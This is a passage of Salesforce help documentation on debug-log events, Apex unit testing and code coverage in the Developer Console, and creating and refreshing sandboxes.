WF_RESPONSE_NOTIFY	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer and indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	EntityName: NameField Id	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	EntityName: NameField Id, time action, time action container, and evaluation Datetime	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_TIME_TRIGGERS_BEGIN	None	Workflow	INFO and above

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
 - To enter Apex statements at the command-line, type `exec <Apex statements>`.

For example:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
    Account a = new Account(name='Account Name ' + i);
    accts.add(a);
}
```

- To execute code you already entered in the Enter Apex Code window, type `exec-r`.
3. After the log has been generated, type `find <string>` to search for the specified text.
For example: `find Account Name`.
Search results are displayed in the Command Line Window.
 4. To close the Command Line Window, click **CTRL+L**.

Debug Log Filtering for Apex Classes and Apex Triggers

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.



When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}
```

```
public class Class3 {  
    public static void thirdMethod() {  
        UtilityClass.doSomething();  
    }  
}
```

3. Class2 causes a trigger, Trigger2, to be executed. For example:

```
public class Class2 {  
    public static void anotherMethod() {  
        // Some code that causes Trigger2 to be fired.  
    }  
}
```

Test

Testing Your Changes

This section contains information about testing your changes.

- [About Apex Unit Tests](#)
- [Work with Apex Test Execution](#)
- [Run Tests in the Developer Console](#)
- [Executing Anonymous Apex Code](#)

About Apex Unit Tests

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected and that there are no unexpected behaviors, your customers are going to trust you more.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword in the method definition.

You can run unit tests for:

- A specific class
- A subset of classes
- All unit tests in your organization

All Apex tests that are started from the Salesforce user interface (including the Developer Console) run asynchronously and in parallel. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the organization. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.
 - Note the following.
 - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
 - Calls to `System.debug` are not counted as part of Apex code coverage.
 - Test methods and test classes are not counted as part of Apex code coverage.
 - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that Apex is included in the total amount used for calculating the percentage of code covered.

After tests are executed, code coverage results are available in the Developer Console.

To generate code coverage results, first run your tests using one of the following methods:

- To run tests from the Developer Console, see [Create a Test Run](#).
- To run all tests from Setup, enter `Apex` in the `Quick Find` box, select **Apex Classes**, then click **Run All Tests**.
- To run tests for an individual class from Setup, enter `Apex` in the `Quick Find` box, then select **Apex Test Execution**. Click **Select Tests...** to select the classes containing the tests you want to run, then click **Run**.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance, Unlimited, Developer, Enterprise**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

After running tests, you can view code coverage results in the Developer Console, including the lines of code that are covered by tests for an individual class or trigger. See [Checking Code Coverage](#).

SEE ALSO:

[Work with Apex Test Execution](#)

[Code Coverage Best Practices in the Force.com Apex Developer's Guide](#)

Apex Test Execution

Work with Apex Test Execution

1. From Setup, enter *Apex Test Execution* in the Quick Find box, then select **Apex Test Execution**.

2. Click **Select Tests...**

 **Note:** If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See [Manage Apex Classes](#) on page 4767.

3. Select the tests to run. The list of tests includes only classes that contain test methods.

- To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
- To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
- To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

 **Note:** Classes with tests currently running don't appear in the list.

4. Click **Run**.

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the organization per 24-hour period. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details, or if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

 **Note:** Test results display for 60 minutes after they finish running.

Use the Apex Test Results page to see all test results for your organization. From Setup, enter *Apex* in the Quick Find box, select **Apex Test Execution**, then click **View Test History**.

Use the Developer Console to see additional information about your test execution:

1. Open the Developer Console.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

2. Run your tests using the Apex Test Execution page.
3. Check the Developer Console to step through the request.

Disabling Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases.

- When tests update the same records at the same time. Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the organization's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values. Test data is rolled back when a test method finishes execution. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter *Apex Test Execution* in the Quick Find box, select **Apex Test Execution**, then click **Options...**
2. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

For more information about test data, see "Isolation of Test Data from Organization Data in Unit Tests" in the [Force.com Apex Code Developer's Guide](#). This option doesn't affect the execution order of tests, which continue to run asynchronously from the Apex Test Execution page.

Inspecting Code Coverage Results

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console. See [Checking Code Coverage](#).

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage** on the Apex Test Execution page, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK**. Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method, including the blue and red highlighting that shows line-by-line code coverage in the Developer Console. For more information on running tests, see [Create a Test Run](#) in the online help and "Running Unit Test Methods" in the [Force.com Apex Code Developer's Guide](#).

Independent Auto-Number Sequence Test Option

To avoid gaps in auto-number fields in your organization's records caused by test records created in Apex tests, click **Options...**, select **Independent Auto-Number Sequence**, and then click **OK**. This option isolates the auto-number sequence used in Apex tests from the sequence used in your organization. As a result, the creation of test data in Apex tests doesn't cause the sequence of auto-number fields to be higher for new non-test records in your organization.

If this option isn't enabled, there will be gaps in the auto-number field whenever Apex tests create test records with auto-number fields. For example, if Account has an auto-number field, and there are 50 account records in your organization, the field value of the last created account can be N-0050. After running an Apex test that creates five test accounts, this causes the auto-number sequence to be increased by five even though these test records aren't committed to the database and are rolled back. Next time you create a non-test account record, its auto-number field value will be N-0056 instead of N-0051, hence, the gap in the sequence. If you enable this option before running an Apex test that creates test data, the auto-number sequence is preserved and the next non-test record will have a contiguous auto-number value of N-0051.

Note that gaps in the auto-number sequence can still occur in other situations, for example, when triggers that attempt to insert new records fail to execute and records are rolled back. In this case, gaps can't be completely avoided because, in the same transaction, some records can be successfully inserted while others are rolled back.

[Apex Test Results](#)

[Apex Test Results Details](#)

Apex Test Results

From Setup, enter `Apex` in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the Apex Test Execution page.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

! **Important:** Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully. Note the following.
 - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
 - Calls to `System.debug` are not counted as part of Apex code coverage.
 - Test methods and test classes are not counted as part of Apex code coverage.
 - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.

- All classes and triggers must compile successfully.

Running Tests in the Developer Console

Run Tests in the Developer Console

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

The Developer Console **Test** menu allows you to manage your test runs. It includes the following options:

- **Always Run Asynchronously:** Unless Always Run Asynchronously is enabled, test runs that include tests from only one class run synchronously. Test runs that include more than one class run asynchronously regardless of whether this option is enabled.
- **New Run:** Creates a test run. For details, see [Create a Test Run](#).
- **Rerun:** Runs the test that's selected in the Tests tab.
- **Rerun Failed Tests:** To rerun only the failed tests from the test run that's highlighted in the Tests tab, choose this option.
- **Run All:** Runs all saved test runs.
- **Abort:** Aborts the test selected in the Tests tab.
- **Collapse All:** Collapses all open tests in the Tests tab.
- **Expand All:** Expands all tests in the Tests tab.
- **Clear Test Data:** Clears the current test data and code coverage results.

Completed tests are listed on the **Tests** tab in the bottom panel of the Developer Console.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

The screenshot shows the Salesforce Developer Console interface. The 'Tests' tab is active, displaying a table of test runs. The table has columns for Status, Test Run, Duration, Failures, and Total. Below the table, there is an 'Overall Code Coverage' pane showing a list of classes with their respective code coverage percentages and line counts.

Status	Test Run	Duration	Failures	Total
✓	2013-04-10 08:03:53, td@b3.a		0	2
✓	UserResultTest		0	1
✓	testUserResult	0:00		
✓	PermissionAssignmentControllerTest		0	1
✓	testController	0:00		

Class	Percent	Lines
FilterOptions	100%	9/9
FilterOptionsTest	0%	No data
foo	0%	No data
foo2	0%	No data
HelloWorld	0%	No data
MyClass	0%	No data

The **Overall Code Coverage** pane displays the percentage of code coverage for each class in your organization. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall organization-wide percentage in bold. For more information, see [Checking Code Coverage](#).

For more information on testing, see the Testing section in the [Force.com Apex Code Developer's Guide](#).

SEE ALSO:

- [Create a Test Run](#)
- [Checking Code Coverage](#)

Checking Code Coverage

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page). To clear the current results, click **Test > Clear Test Data**. When you edit a class, the code coverage for that class is cleared until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
 - **None**
 - **All Tests**: The percentage of code coverage from all test runs.
 - *className.methodName*: The percentage of code coverage from a method executed during a test run.

Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.

```

29 http.setMethod('POST');
30 Blob headerValue = Blob.valueOf(API_KEY + ':');
31 String authorizationHeader = 'BASIC ' +
32 EncodingUtil.base64Encode(headerValue);
33 http.setHeader('Authorization', authorizationHeader);
34 http.setBody('card[number]=' + cnumber + '&card[exp_year]=' + exp_year + '&c
35
36 if(!Test.isRunningTest()){
37     Http con = new Http();
38     HttpResponse hs = con.send(http);
39
40     system.debug('### ' + hs.getBody());
41
42     response = hs.getBody();
43     statusCode=hs.getStatusCode();
44     system.debug('$$statusCode=' + hs.getStatusCode());
45 }else{

```

 **Note:** When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the coverage is removed for that class. To check coverage for that class, run the tests again.

SEE ALSO:

[Create a Test Run](#)

[Run Tests in the Developer Console](#)



[Code Coverage Best Practices in the Force.com Apex Developer's Guide](#)

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

1. In the Developer Console, click **Test > New Run**.
2. Select a class in the Test Classes column.

To filter the list of classes, type in the **Filter test classes (* = any)** box. To select specific test methods, click a test class and then select the tests from the center column. You can hold down the SHIFT or CTRL key to select more than one test class. To select all methods in all classes that you've highlighted, click **Add Selected**.

- When all the methods you want to run are included in the Selected Tests column, click **Run**.

The test run appears in the Tests tab. To stop a test, click **Test > Abort**.

 **Note:** If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.

- From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.

 **Note:** Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.

- Double-click the completed test run to open the results in detail view. This detail view displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message.

If a test failed, the Stack Trace column shows the method and line number at which the test failed.

 **Note:** You can't access logs for synchronous test runs in the Tests tab. However, you can access all test runs' logs in the Logs tab.

- Select a test method to see its coverage for each class in the Class Code Coverage pane.
- To clear the current results, click **Test > Clear Test Data**.

[Checking Code Coverage](#)

Deploy

This section contains information about deploying to your organization the changes you coded.

Code changes should take place in a sandbox so you can test your changes before you deploy them. Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready. In some cases, you might have

several developers working in different sandboxes who then coordinate those changes for deployment. These sections have more information about the deployment process and the tools available for developing and deploying changes:

- [Deployment Overview](#)
- [Choose Your Tools for Developing and Deploying Changes](#)

DEPLOY ENHANCEMENTS FROM SANDBOXES

Welcome, Salesforce Integrators, Developers, and Administrators

Want to customize your organization in a staging environment where you can test changes without affecting your production organization or its users? Want to have an organization that users can log into and test new features before they're production-ready? Or maybe you just want to log into a Salesforce organization for training or development that mirrors your production organization.

Salesforce offers sandboxes and a set of deployment tools, so you can:

- Isolate customization and development work from your production environment until you're ready to deploy changes.
- Test changes against copies of your production data and users.
- Provide a training environment.
- Coordinate individual changes into one deployment to production.

Whether you're an administrator adding features to an organization, a solo developer writing code, or a team of developers working to enhance your organization, you should work with the right tools in the right environment to build and deploy change successfully to your production organization. For a broad overview of the development process and recommendations for organizing your work, see the [Development Lifecycle Guide](#).

SEE ALSO:

[Sandbox Overview](#)

[Deployment Overview](#)

[Choose Your Tools for Developing and Deploying Changes](#)

Set Up and Manage Your Sandbox

Sandbox Overview

Sandboxes create copies of your organization in separate environments. Use them for development, testing, and training, without compromising the data and applications in your Salesforce production organization.

Sandboxes are isolated from your Salesforce production organization, so operations that you perform in your sandboxes don't affect your Salesforce production organization, and conversely. Sandboxes are nearly identical to your Salesforce production organization. For a list of differences, see [Sandbox Setup Tips and Considerations](#) on page 5015.

From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes** to view and manage your existing sandboxes or create new ones. For instructions, see [Managing Sandboxes](#) on page 5010.

Sandbox Types

Developer Sandbox

Developer sandboxes are intended for coding and testing in an isolated environment. These environments include a copy of your production organization's configuration (metadata).

Developer Pro Sandbox

Developer Pro sandboxes are intended for coding and testing in an isolated environment. These environments include a copy of your production organization's configuration (metadata). They have a larger storage limit than Developer sandboxes. The larger limit allows for more robust test data sets and enables this environment to handle more development and quality assurance tasks.

Partial Copy Sandbox

Partial Copy sandboxes are intended to be used as testing environments. These environments can be used for quality assurance tasks such as user acceptance testing, integration testing, and training. These environments include a copy of your production organization's configuration (metadata), and a subset of your production data as defined by a sandbox template.

Full Sandbox

Full sandboxes are intended to be used as testing environments. Only Full sandboxes support performance testing, load testing, and staging. These environments are a replica of your production organization, including all data—for example, object records and attachments—and metadata. The length of the refresh interval makes it difficult to use Full sandboxes for development.

When you create a Full sandbox, you also have to decide how much field tracking history and Chatter activity to include.

- The default is to omit field tracking, but you can include up to 180 days of field tracking. Specify fewer days to avoid generating an excessive amount of data if you track field history for many objects in your production organization.
- Chatter activity data can be extensive, which can add a significant amount of time to your Full sandbox copy.

Limit the amount of field history that you copy, and copy your Chatter data only if you need it for your testing use cases.

Sandbox Templates Tab

If you have purchased a license for Partial Copy or Full sandboxes, this tab lists any templates you have created.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Database.com** Editions

Available for purchase in **Professional** Edition.

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Modify All Data" OR "Manage Sandbox"

Create a Sandbox Data Template, create a sandbox from an existing template, edit or delete a template, or click the template name for more information. For more information about creating a Sandbox Data Template, see [Creating or Editing Sandbox Templates](#) on page 5014.

Sandbox History Tab

This tab displays a log of your sandbox creation and a history of refreshes, including when sandboxes were created and who created them. This tab provides information only. To view or edit an existing sandbox, use the **Sandbox** tab.

Sandbox Licenses

You purchase licenses for each sandbox type, and can purchase multiple licenses of each type. Sandbox licenses are hierarchical. Specifically, the following table shows the type of sandbox you can create with each license:

	Full Sandbox license	Partial Copy Sandbox	Developer Pro Sandbox license	Developer Sandbox license
	Allows you to create:			
Developer sandbox type	✓	✓	✓	✓
Developer Pro sandbox type	✓	✓	✓	
Partial Copy sandbox type	✓	✓		
Full sandbox type	✓			

License stages are:

Available

The displayed value represents the number of sandboxes that you've purchased but haven't used.

In use

The displayed value represents the number of sandboxes that you've purchased and used.

 **Note:** If you don't see a sandbox option or need licenses for more sandboxes, contact Salesforce to order sandboxes for your organization.

When your sandbox licenses expire, your existing sandboxes are subject to certain restrictions. See [Understanding Sandbox License Expiration](#) on page 5012 for resolution of license expiration issues.

Understanding Sandbox Refresh Intervals

The refresh interval for each sandbox environment is calculated from when the actual sandbox copying process begins. The [sandbox status](#) changes from **Pending** to **Processing** at the start of copying.

If other sandbox copy requests were made before yours, your sandbox sometimes remains in the **Pending** status for some time. The refresh interval timer for your sandbox doesn't start until your request leaves this state.

SEE ALSO:

- [Create or Refresh a Sandbox](#)
- [Understanding Sandbox Environment Types](#)
- [Understanding Sandbox License Expiration](#)
- [General Sandbox and Sandbox Storage Limits](#)
- [Development Lifecycle Guide](#)

Understanding Sandbox Environment Types

You can create different sandbox environments for your organization, depending on your needs for storage, copy configuration, and frequency of refresh.

Different sandbox types support different activities.

Developer Sandbox

A Developer Sandbox environment isolates changes under active development until they're ready to be shared. Developer Sandbox is designed for a single developer, though more than one person can log in to the sandbox at a time.

Developer Pro Sandbox

A Developer Pro sandbox environment provides the same functionality as Developer sandboxes do, with increased file and data storage.

A Developer Pro sandbox can host larger data sets. Use it for tasks such as data load and integration testing, and user training, as well as the development tasks you'd do in a Developer Sandbox.

Partial Copy

Partial Copy sandbox environments include all of your organization's metadata and a sample of your production organization's data that you define by using a sandbox template. To create a Partial Copy sandbox, apply a sandbox template at creation time.

Use Partial Copy sandboxes for virtually any development, testing, or training purpose. The only task for which they aren't well-suited is full performance and load testing.

Full Sandbox

An environment with a replica of your entire production organization and all its data.

Use Full sandboxes for any development, testing, or training purpose, including full performance and load testing.

Apply a sandbox template so that your sandbox contains only the records that you need for testing or other tasks.

Each type has different features to support the activities it's designed for.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Database.com** Editions

Available for purchase in **Professional** Edition.

Table 54: Sandboxes Available Per Edition

Sandbox Type	Performance Edition	Unlimited Edition	Enterprise Edition	Professional Edition
Developer Sandbox	30	15	1	
Developer Pro Sandbox	5	5		
Partial Copy Sandbox	1			

Sandbox Type	Performance Edition	Unlimited Edition	Enterprise Edition	Professional Edition
Full Sandbox	1	1		

You can buy more sandboxes, except for Developer Sandbox, which is bundled with add-on sandboxes of other types:

- Developer Pro Sandbox add-on is bundled with 5 Developer Sandbox.
- Partial Copy Sandbox add-on is bundled with 10 Developer Sandbox.
- Full Sandbox add-on is bundled with 15 Developer Sandbox.

Table 55: Sandbox Feature Quick Reference

Sandbox Type	Refresh Interval	Storage Limit	What's Copied	Sandbox Templates
Developer Sandbox	1 day	Data storage: 200 MB File storage: 200 MB	Metadata only	Not available
Developer Pro Sandbox	1 day	Data storage: 1 GB File storage: 1 GB	Metadata only	Not available
Partial Copy Sandbox	5 days	Data storage: 5 GB File storage: 5 GB	Metadata and sample data	Required
Full Sandbox	29 days	Same as your production organization	Metadata and all data	Available

SEE ALSO:

- [Create or Refresh a Sandbox](#)
- [Creating or Editing Sandbox Templates](#)
- [Sandbox Setup Tips and Considerations](#)

Create or Refresh a Sandbox

Create a sandbox to use for development, testing, and training. Refresh an existing sandbox to update it with the latest data from your production organization.

You have two ways to copy your data to a sandbox.

1. Create a new sandbox.

When you create a sandbox, Salesforce copies your data from the production organization to a sandbox organization. While creating a Partial Copy or Full sandbox, you can apply a sandbox template, if you have created one. Customers create sandbox templates to define specific object data to copy into the Partial Copy or Full sandbox.

2. Refresh and activate an existing sandbox

To create a sandbox:

1. From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name (10 characters or fewer) and description for the sandbox.

Tip: We recommend that you choose a name that:

- Reflects the purpose of this sandbox, such as "QA."
- Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

Note: If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your organization.

If you have reduced the number of sandboxes you purchased, but you have more of a specific type than allowed, you are required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a new Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.

5. Select the data to include in your Partial Copy or Full sandbox.

For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see [Creating or Editing Sandbox Templates](#).

For a Full sandbox, click **Next**, and then decide how much data to include.

To include **Template-based** data for a Full sandbox, select an existing sandbox template. For more information, see [Creating or Editing Sandbox Templates](#).

To include **All** data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default value is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed sandbox copy time.

6. Click **Create**.

Tip: Try to limit changes in your production organization while the sandbox copy proceeds.

The process might take several minutes, hours, or even days, depending on the size and type of your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Available for purchase in **Professional** Edition.

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Modify All Data" OR "Manage Sandbox"

When your sandbox is ready for use:

- You receive a notification email that your sandbox has completed copying.
- Click the link in the notification email to access your sandbox.
- Users can log in to the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production organization is `user1@acme.com`, and the sandbox is named “test,” the modified username to log in to the sandbox is `user1@acme.com.test`.

 **Note:** Salesforce automatically changes sandbox usernames, but not passwords.

New sandboxes have the default email deliverability setting `System email only`. The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

To refresh an existing sandbox:

1. From Setup, enter `Sandboxes` in the `Quick Find` box, then select **Sandboxes**.

A list of your sandboxes displays. Sandboxes that you can refresh have a **Refresh** link next to their name.

2. Next to the name, click **Refresh**.
3. Review the name and description, and edit if necessary.
